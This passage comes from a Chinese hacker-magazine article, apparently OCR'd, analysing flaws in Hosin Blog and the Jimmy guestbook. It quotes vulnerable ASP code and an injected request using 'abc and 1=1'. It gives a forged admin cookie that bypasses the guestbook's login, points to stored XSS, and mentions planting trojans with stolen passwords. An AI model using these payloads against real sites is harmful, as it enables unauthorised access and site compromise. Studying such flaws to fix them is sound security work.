Cookie: ASPSESSIONIDSQSQCBCT=AFNPAGJBCCGHKCCCNALLIODG; ASPSESSIONIDSSTQAADS=IFBLBJJBJKLPJABFOIPAJFLC;
ASPSESSIONIDSQTQBADS=MGHDIMJBBPKMPKKAHHCPIBJA; hosinblog=admin=&psw=&count=True;
ASPSESSIONIDQQSRDADT=BGNLOPJBFCGFKJBKGAONCIME; ASPSESSIONIDQSTRDBCT=GBGBDBKBMOAGMOIGGGDCDEDI;
ASPSESSIONIDQQTSABDS=GMOFPEKBHKGBAGACMBEDKOAL

auther=abc and 1=1&pswd=abc&article=sdf&rtid=409&getcode=8423
```

图6 抓包

经有人注册过了，如果注册过了当然不可以再注册啦，但问题就出在这里了，其代码如下：

```
    if admin=empty then
    set rsjcusr=server.CreateObject("adodb.recordset")
    sqljc=("SELECT admin FROM admin WHERE admin='"&Request.Form("auther")&"'")
    '直接通过Request.Form得到客户端的数据就进行数据库查询而没有进行任何的过滤，所以漏洞出现
    rsjcusr.open sqljc,conn,1,3
        IF not (rsjcusr.EOF AND rsjcusr.BOF) Then
        response.write "<script LANGUAGE='javascript'>alert('您的用户名已经有人注册，如果已是注册用户请先登录！');history.go(-1);</script>"
```

这里这个漏洞必须要通过抓包才可以利用，如图 6 所示，在这里通过修改 **auther** 的内容，可以修改成 **abc and 1=1** 或者 **abc and 1=2** 等等之后，我们再用 NC 提交即可，反正原理就是在后面加上注入代码，然后得到敏感信息，这样漏洞是属于鸡肋级的，而且刺猬原来也写过一篇这个漏洞的利用文章，所以这里我就介绍一下，具体的过程就不讲了。

上面的鸡肋级的漏洞对菜鸟来说可能是没什么利用价值，但是 **calendar.asp** 文件的注入漏洞却可以在 URL 地址栏内来进行，其漏洞代码如下：

```
    <%viewType=request.QueryString("viewType")    '从客户端取得数据，没有过滤
    log_Year=request.QueryString("log_Year")      '从客户端取得数据，没有过滤
    log_Month=request.QueryString("log_Month")
    log_day=request.QueryString("log_day")
        Select Case viewType
                Case "byDay"
                SQLj="Where log_PostYear="&log_Year&" AND log_PostMonth="&log_Month&" AND log_PostDay="&Log_Day    '没有进行任何过滤就进行了数据库查询工作，所以导致了漏洞的出现
                Case "byMonth"
                SQLj="Where log_PostYear="&log_Year&" AND log_PostMonth="&log_Month
                Case "byYear"
                        SQLj="Where log_PostYear="&log_Year
                Case Else
                        SQLFiltrate="Where"
        End Select
```

上面非常明显地显露出了系统的漏洞，没有过滤任何的数据，就进行数据库查询工作，所以这是非常经典的注入漏洞的代码，而且可以在 URL 地址栏内进行攻击，如图 7，图 8 所示。

三. 总结

因为该系统是采用 ACCESS 数据库，所以并没有得到 webshell，不过利用注入漏洞得到密码之后还是可以用来挂马的。上面只是简单地分析了 Hosin Blog 的安全性，虽然它经历了几个版本的变更，但是总的来说安全性并没有非常大的提高，希望该系统的作者尽快改进。

(Hosin Blog 在光盘中有收录)




图7 条件成立时返回的页面




图8 条件不成立时返回的页面

编辑点评：

文章说的这个Blog我自己没有用过，但是就从作者提到的XSS和SQL这两个漏洞的处理的地方，可以看出这个Blog作者对安全不是很在意（或者说没有真正弄明白），输入只是形式性地检查下单引号，输出一点都不检查和转换，这样的程序漏洞肯定还有很多！大家可以从光盘中找到源代码自己试着分析。

对于作者给出的两个预防XSS的办法，小编认为用来对抗一般人也许OK了，但是对于一个对着XSS有着深刻理解的脚本小子，还远远不够的，如何绕过<、>来进行跨站，可以参考以前的杂志！

COOKIE欺骗，再战Jimmy中文站留言簿忘不掉的伤

花非花[L.S.T]

从本文你可以学到

1、JIMMY的COOKIE欺骗分析和利用

2、另外两处JIMMY的跨站漏洞

在8月份的时候本人在《黑客手册》写了一篇关于JIMMY中文站留言簿(以后简称JIMMY)的漏洞，利用起来觉得太麻烦，且一旦搜索文件的单引号（'）号被过滤掉，跨站想都不要想啦。今天我又翻了一下代码，在后台发现另外的不足之处，听我慢慢道来。

一. COOKIE欺骗

问题出现在后台的验证文件上，我们可以直接构造COOKIE，进入后台。老规矩，让我们先来看验证文件Chkmanage.asp，关键几段代码及我的注释如下：

```
if request.cookies("lunjilyb")("username")="" then
//判断cookie中username 的KEY值是否为空
response.redirect "login.asp"
//为空就转向login.asp
end if

if request.cookies("lunjilyb")("password")="" then
//判断cookie中password 的KEY值是否为空
response.redirect "login.asp"
//为空就转向login.asp
 end if

if request.cookies("lunjilyb")("randomid")<>12 then
//判断cookie中，randomid 的KEY值是否为12
response.redirect "login.asp"
end if
```

上面三段代码分别用来判断cookie的username，password和randomid是否为空，如果为空则转到登录页面login.asp。那我们只需要构造如下语句就可以直接进入后台，而不需要知道用户名和密码：lunjilyb=username=huahua&password=huahua&randomid=12

二. 我就跨站，怎么着

重新翻了下代码，又发现了两处可以跨站的地方。一处是在参数设置的留言簿名称那里；另一处是在参数设置里的版权那边，如图1、图2。

至于漏洞怎么发生的，其实都是由于过滤不严格，如果不理解的可以看我8月份发表在《黑客手册》的《注入＋跨站，Jimmy中文站留言簿致命之伤》这篇文章，是关于这款留言程序的跨站漏洞分析的。




